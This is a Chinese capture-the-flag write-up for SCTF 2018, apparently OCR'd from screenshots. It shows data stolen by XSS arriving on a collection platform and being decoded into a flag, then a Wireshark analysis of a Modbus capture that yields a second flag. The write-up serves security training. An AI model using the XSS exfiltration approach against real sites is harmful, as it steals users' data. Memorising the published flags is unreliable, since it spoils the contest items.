
稍等片刻即可，查看xss平台



□	+全部	时间	接收的内容	Request Headers	操作
□	-折叠	2018-06-22 18:15:48	• code : c2N0ZiU3QlQ0aXNfaXNfZjFhZzIzMTMlN0Q=	• HTTP_REFERER : • HTTP_USER_AGENT : Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1 • REMOTE_ADDR : 116.62.137.114	删除

```
code : c2N0ZiU3QlQ0aXNfaXNfZjFhZzIzMTMlN0Q=
```

base64解码后再url解码




```
 root@Ubuntu  ~   echo c2N0ZiU3QlQ0aXNfaXNfZjFhZzIzMTMlN0Q= |base64 -d
sctf%7BT4is_is_f1ag2313%7D#
 root@Ubuntu  ~
 root@Ubuntu  ~
 root@Ubuntu  ~
 root@Ubuntu  ~
 root@Ubuntu  ~   urldecode sctf%7BT4is_is_f1ag2313%7D
sctf{T4is_is_f1ag2313}
 root@Ubuntu  ~
```

```
sctf{T4is_is_f1ag2313}
```


0x03 神奇的Modbus


思路：根据题目Modbus，只要过滤Modbus协议，跟随tcp流就可以找到flag

寻找flag
附件： http://sctf2018.xctf.org.cn/media/task/c7348d96-947d-48ef-a91d-2b3eb647d9a9.zip



下载附件，解压，用wireshark分析


cmd.exe
ssh.exe
ssh.exe
cmd.exe
javaw.exe
Wireshark.exe
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Welcome to Wireshark


Wireshark: Open Capture File
快速访问
桌面
库
此电脑
网络
打开(O)
取消
帮助(H)
User's Guide · Wiki · Questions and Answers · Mailing Lists

查找范围(I)：c7348d96-947d-48ef-a91d-2b3eb647d9a9

名称	修改日期	类型
modbus.pcapng	2018/6/12 21:18	PCAPI

文件名(N)：c7348d96-947d-48ef-a91d-2b3eb647d9a9.

文件类型(T)：All Files

Read filter:

Automatic

☑ MAC name resolution

□ Transport name resolution

□ Network name resolution

☑ Use external network name resolver

Format: directory


Size: -

Packets: -

First Packet: -


Elapsed: -

过滤之前：


cmd.exe
ssh.exe
ssh.exe
cmd.exe
javaw.exe
Wireshark.exe
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Expression…
+ My Filter
应用此过滤器


```
No.   Time        Source            Destination       Protocol  Length Info
    1 0.000000    192.168.130.130   120.25.108.11     NTP           90 NTP Version 4, client
    2 0.047168    120.25.108.11     192.168.130.130   NTP           90 NTP Version 4, server
    3 0.687771    192.168.130.1     192.168.130.130   SSH          106 Client: Encrypted packet (len=52)
    4 0.688125    192.168.130.130   192.168.130.1     TCP           60 22 → 61743 [ACK] Seq=1 Ack=53 Win=251 Len=0
    5 5.015616    Vmware_02:23:7c   Vmware_e8:c6:74   ARP           60 Who has 192.168.130.2? Tell 192.168.130.130
    6 5.015616    Vmware_e8:c6:74   Vmware_02:23:7c   ARP           42 192.168.130.2 is at 00:50:56:e8:c6:74
    7 5.525088    Vmware_c0:00:08   Vmware_02:23:7c   ARP           42 Who has 192.168.130.130? Tell 192.168.130.1
    8 5.525293    Vmware_02:23:7c   Vmware_c0:00:08   ARP           60 192.168.130.130 is at 00:0c:29:02:23:7c
    9 12.255406   192.168.130.1     192.168.130.130   SSH          106 Client: Encrypted packet (len=52)
   10 12.255683   192.168.130.130   192.168.130.1     TCP           60 22 → 61745 [ACK] Seq=1 Ack=53 Win=1432 Len=0
   11 12.968837   192.168.130.1     192.168.130.130   SSH          106 Client: Encrypted packet (len=52)
   12 12.971790   192.168.130.130   192.168.130.1     TCP           60 22 → 61743 [ACK] Seq=1 Ack=105 Win=251 Len=0
   13 12.971791   192.168.130.130   192.168.130.1     SSH          106 Server: Encrypted packet (len=52)
   14 13.012291   192.168.130.1     192.168.130.130   TCP           54 61743 → 22 [ACK] Seq=105 Ack=53 Win=2052 Len=0
   15 13.520576   192.168.130.130   192.168.130.1     SSH          170 Server: Encrypted packet (len=116)
   16 13.560740   192.168.130.1     192.168.130.130   TCP           54 61743 → 22 [ACK] Seq=105 Ack=169 Win=2052 Len=0
   17 14.669300   192.168.130.1     192.168.130.130   SSH          106 Client: Encrypted packet (len=52)
   18 14.669634   192.168.130.130   192.168.130.1     SSH          106 Server: Encrypted packet (len=52)
   19 14.710783   192.168.130.1     192.168.130.130   TCP           54 61743 → 22 [ACK] Seq=157 Ack=221 Win=2052 Len=0

> Frame 1: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface 0
> Ethernet II, Src: Vmware_02:23:7c (00:0c:29:02:23:7c), Dst: Vmware_e8:c6:74 (00:50:56:e8:c6:74)
> Internet Protocol Version 4, Src: 192.168.130.130, Dst: 120.25.108.11
> User Datagram Protocol, Src Port: 38592 (38592), Dst Port: 123 (123)
> Network Time Protocol (NTP Version 4, client)
```

过滤之后：




modbus

```
No.   Time         Source            Destination       Protocol    Length Info
  937 145.479940   192.168.130.1     192.168.130.130   Modbus/TCP      66    Query: Trans:     1; Unit:   1, Func:   4: Read Input Registers
  941 145.699555   192.168.130.130   192.168.130.1     Modbus/TCP     109 Response: Trans:     1; Unit:   1, Func:   4: Read Input Registers
  943 146.216337   192.168.130.1     192.168.130.130   Modbus/TCP      66    Query: Trans:     1; Unit:   1, Func:   1: Read Coils
  945 146.217126   192.168.130.130   192.168.130.1     Modbus/TCP      66 Response: Trans:     1; Unit:   1, Func:   1: Read Coils
  947 146.813301   192.168.130.1     192.168.130.130   Modbus/TCP      66    Query: Trans:     1; Unit:   1, Func:   1: Read Coils
  948 146.813950   192.168.130.130   192.168.130.1     Modbus/TCP      65 Response: Trans:     1; Unit:   1, Func:   1: Read Coils
  950 150.491125   192.168.130.1     192.168.130.130   Modbus/TCP      66    Query: Trans:     1; Unit:   1, Func:   1: Read Coils
```




```
951 150.492337   192.168.130.130   192.168.130.1     Modbus/TCP    65 Response: Trans:     1; Unit:    1, Func:   1: Read Coils
953 151.021268   192.168.130.1     192.168.130.130   Modbus/TCP    66    Query: Trans:     1; Unit:    1, Func:   1: Read Coils
954 151.021875   192.168.130.130   192.168.130.1     Modbus/TCP    67 Response: Trans:     1; Unit:    1, Func:   1: Read Coils
956 154.390058   192.168.130.1     192.168.130.130   Modbus/TCP    66    Query: Trans:     1; Unit:    1, Func:   3: Read Holding Registers
957 154.390812   192.168.130.130   192.168.130.1     Modbus/TCP   109 Response: Trans:     1; Unit:    1, Func:   3: Read Holding Registers
959 156.560268   192.168.130.1     192.168.130.130   Modbus/TCP    66    Query: Trans:     1; Unit:    1, Func:   1: Read Coils
960 156.561525   192.168.130.130   192.168.130.1     Modbus/TCP    67 Response: Trans:     1; Unit:    1, Func:   1: Read Coils
962 160.574629   192.168.130.1     192.168.130.130   Modbus/TCP    66    Query: Trans:     1; Unit:    1, Func:   2: Read Discrete Inputs
963 160.576003   192.168.130.130   192.168.130.1     Modbus/TCP    66 Response: Trans:     1; Unit:    1, Func:   2: Read Discrete Inputs
965 161.985997   192.168.130.1     192.168.130.130   Modbus/TCP    66    Query: Trans:     1; Unit:    1, Func:   1: Read Coils
966 161.986858   192.168.130.130   192.168.130.1     Modbus/TCP    65 Response: Trans:     1; Unit:    1, Func:   1: Read Coils
968 163.030345   192.168.130.1     192.168.130.130   Modbus/TCP    66    Query: Trans:     1; Unit:    1, Func:   1: Read Coils

> Frame 937: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
> Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: Vmware_02:23:7c (00:0c:29:02:23:7c)
> Internet Protocol Version 4, Src: 192.168.130.1, Dst: 192.168.130.130
> Transmission Control Protocol, Src Port: 62234 (62234), Dst Port: 502 (502), Seq: 1, Ack: 1, Len: 12
> Modbus/TCP
> Modbus
```

跟随第一个tcp 流



```
modbus

No.  Time         Source            Destination       Protocol     Length Info
937 145.479940   192.168.130.1     192.168.130.130   Modbus/TCP    66    Query: Trans:     1; Unit:    1, Func:   4: Read Input Registers
941 145.699555   192.168.130.130   192.168.130.1                         ans:     1; Unit:    1, Func:   4: Read Input Registers
943 146.216337   192.168.130.1     192.168.130.130                       ans:     1; Unit:    1, Func:   1: Read Coils
945 146.217126   192.168.130.130   192.168.130.1                         ans:     1; Unit:    1, Func:   1: Read Coils
947 146.813301   192.168.130.1     192.168.130.130                       ans:     1; Unit:    1, Func:   1: Read Coils
948 146.813950   192.168.130.130   192.168.130.1                         ans:     1; Unit:    1, Func:   1: Read Coils
950 150.491125   192.168.130.1     192.168.130.130                       ans:     1; Unit:    1, Func:   1: Read Coils
951 150.492337   192.168.130.130   192.168.130.1                         ans:     1; Unit:    1, Func:   1: Read Coils
953 151.021268   192.168.130.1     192.168.130.130                       ans:     1; Unit:    1, Func:   1: Read Coils
954 151.021875   192.168.130.130   192.168.130.1                         ans:     1; Unit:    1, Func:   1: Read Coils
956 154.390058   192.168.130.1     192.168.130.130                       ans:     1; Unit:    1, Func:   3: Read Holding Registers
957 154.390812   192.168.130.130   192.168.130.1                         ans:     1; Unit:    1, Func:   3: Read Holding Registers
959 156.560268   192.168.130.1     192.168.130.130                                                1, Func:   1: Read Coils
960 156.561525   192.168.130.130   192.168.130.1                                                  1, Func:   1: Read Coils
962 160.574629   192.168.130.1     192.168.130.130                                                1, Func:   2: Read Discrete Inputs
963 160.576003   192.168.130.130   192.168.130.1                                                  1, Func:   2: Read Discrete Inputs
965 161.985997   192.168.130.1     192.168.130.130                       ans:     1; Unit:    1, Func:   1: Read Coils
966 161.986858   192.168.130.130   192.168.130.1                         ans:     1; Unit:    1, Func:   1: Read Coils
968 163.030345   192.168.130.1     192.168.130.130   Modbus/TCP    66    Query: Trans:     1; Unit:    1, Func:   1: Read Coils

> Frame 937: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
> Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: Vmware_02:23:7c (00:0c:29:02:23:7c)
> Internet Protocol Version 4, Src: 192.168.130.1, Dst: 192.168.130.130
> Transmission Control Protocol, Src Port: 62234 (62234), Dst Port: 502 (502), Seq: 1, Ack: 1, Len: 12
> Modbus/TCP
> Modbus
```


找到flag



cmd.exe
ssh.exe
ssh.exe
cmd.exe
javaw.exe
Wireshark.exe
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression…
+ My Filter
应用此过滤器
Wireshark · Follow TCP Stream (tcp.stream eq 4) · modbus

```
tcp.stream eq 4

No.   Time          Source            Destination       Protocol     Length Info
9241 4925.563811   192.168.130.130   192.168.130.1     Modbus/TCP    66 Response: Trans:     1; Unit:    1, Func:   1: Read Coils
9242 4925.603866   192.168.130.1     192.168.130.130   TCP           54 62234 → 502 [ACK] Seq=23281 Ack=32584 Win=525312 Len=0
9243 4928.302342   192.168.130.1     192.168.130.130   Modbus/TCP    66    Query: Trans:     1; Unit:    1, Func:   4: Read Input Registers
9244 4928.304685   192.168.130.130   192.168.130.1     Modbus/TCP    65 Response: Trans:     1; Unit:    1, Func:   4: Read Input Registers
9245 4928.344850   192.168.130.1     192.168.130.130   TCP           54 62234 → 502 [ACK] Seq=23293 Ack=32595 Win=525312 Len=0
9246 4929.894143   192.168.130.1     192.168.130.130   Modbus/TCP    66    Query: Trans:     1; Unit:    1, Func:   1: Read Coils
9247 4929.894932   192.168.130.130   192.168.130.1     Modbus/TCP    67 Response: Trans:     1; Unit:    1, Func:   1: Read Coils
9248 4929.936584   192.168.130.1     192.168.130.130   TCP           54 62234 → 502 [ACK] Seq=23305 Ack=32608 Win=525312 Len=0
9249 4930.457147   192.168.130.1     192.168.130.130   Modbus/TCP    66    Query: Trans:     1; Unit:    1, Func:   1: Read Coils
9250 4930.458645   192.168.130.130   192.168.130.1     Modbus/TCP    66 Response: Trans:     1; Unit:    1, Func:   1: Read Coils
9251 4930.499833   192.168.130.1     192.168.130.130   TCP           54 62234 → 502 [ACK] Seq=23317 Ack=32620 Win=525312 Len=0
9254 4933.176574   192.168.130.1     192.168.130.130   Modbus/TCP    66    Query: Trans:     1; Unit:    1, Func:   1: Read Coils
9255 4933.177959   192.168.130.130   192.168.130.1     Modbus/TCP    66 Response: Trans:     1; Unit:    1, Func:   1: Read Coils
9256 4933.219296   192.168.130.1     192.168.130.130   TCP           54 62234 → 502 [ACK] Seq=23329 Ack=32632 Win=525312 Len=0
9257 4937.711166   192.168.130.1     192.168.130.130   Modbus/TCP    66    Query: Trans:     1; Unit:    1, Func:   1: Read Coils
```

```
5..2..........................................................N.
...................T............................................................../..,..................................................................................
.......................................c..................................................
4.......................O.......................................f.......................*.....................................................#........................
.........................................................9..6.....................................................................s.  ...................................................
+.......................h..........................h......      ...................F..........................k......................2.......................b........................
..
.............................p.......................m........................................B.......................[.......;..
8.................................................................[.  ......................................................................................................
+.............................................................
.....................R...........................M.........................................  ...........................................8.
...................
.....................A..............................................................................................................?....................................................
```



```
.g.............................. ........................................................................................................................6........
...................G...............................................z.........................................................%..".............................................P.
.............................................y........................................................'..
$..................................................................................................................................................p......................
\..................................................X........................;.................................+..(.s.c.t.f.
{.E.a.s.y._.M.d.b.u.s.}...........................................}.     ....................=....................................................
..............................................................@......................i.........................G......................J.......................................................
.............................
```

```
sctf{Easy_Mdbus}
```

提交答案发现不对

尝试加个o，提交正确

```
sctf{Easy_Modbus}
```

转载于:https://www.cnblogs.com/Jas502n/p/9228589.html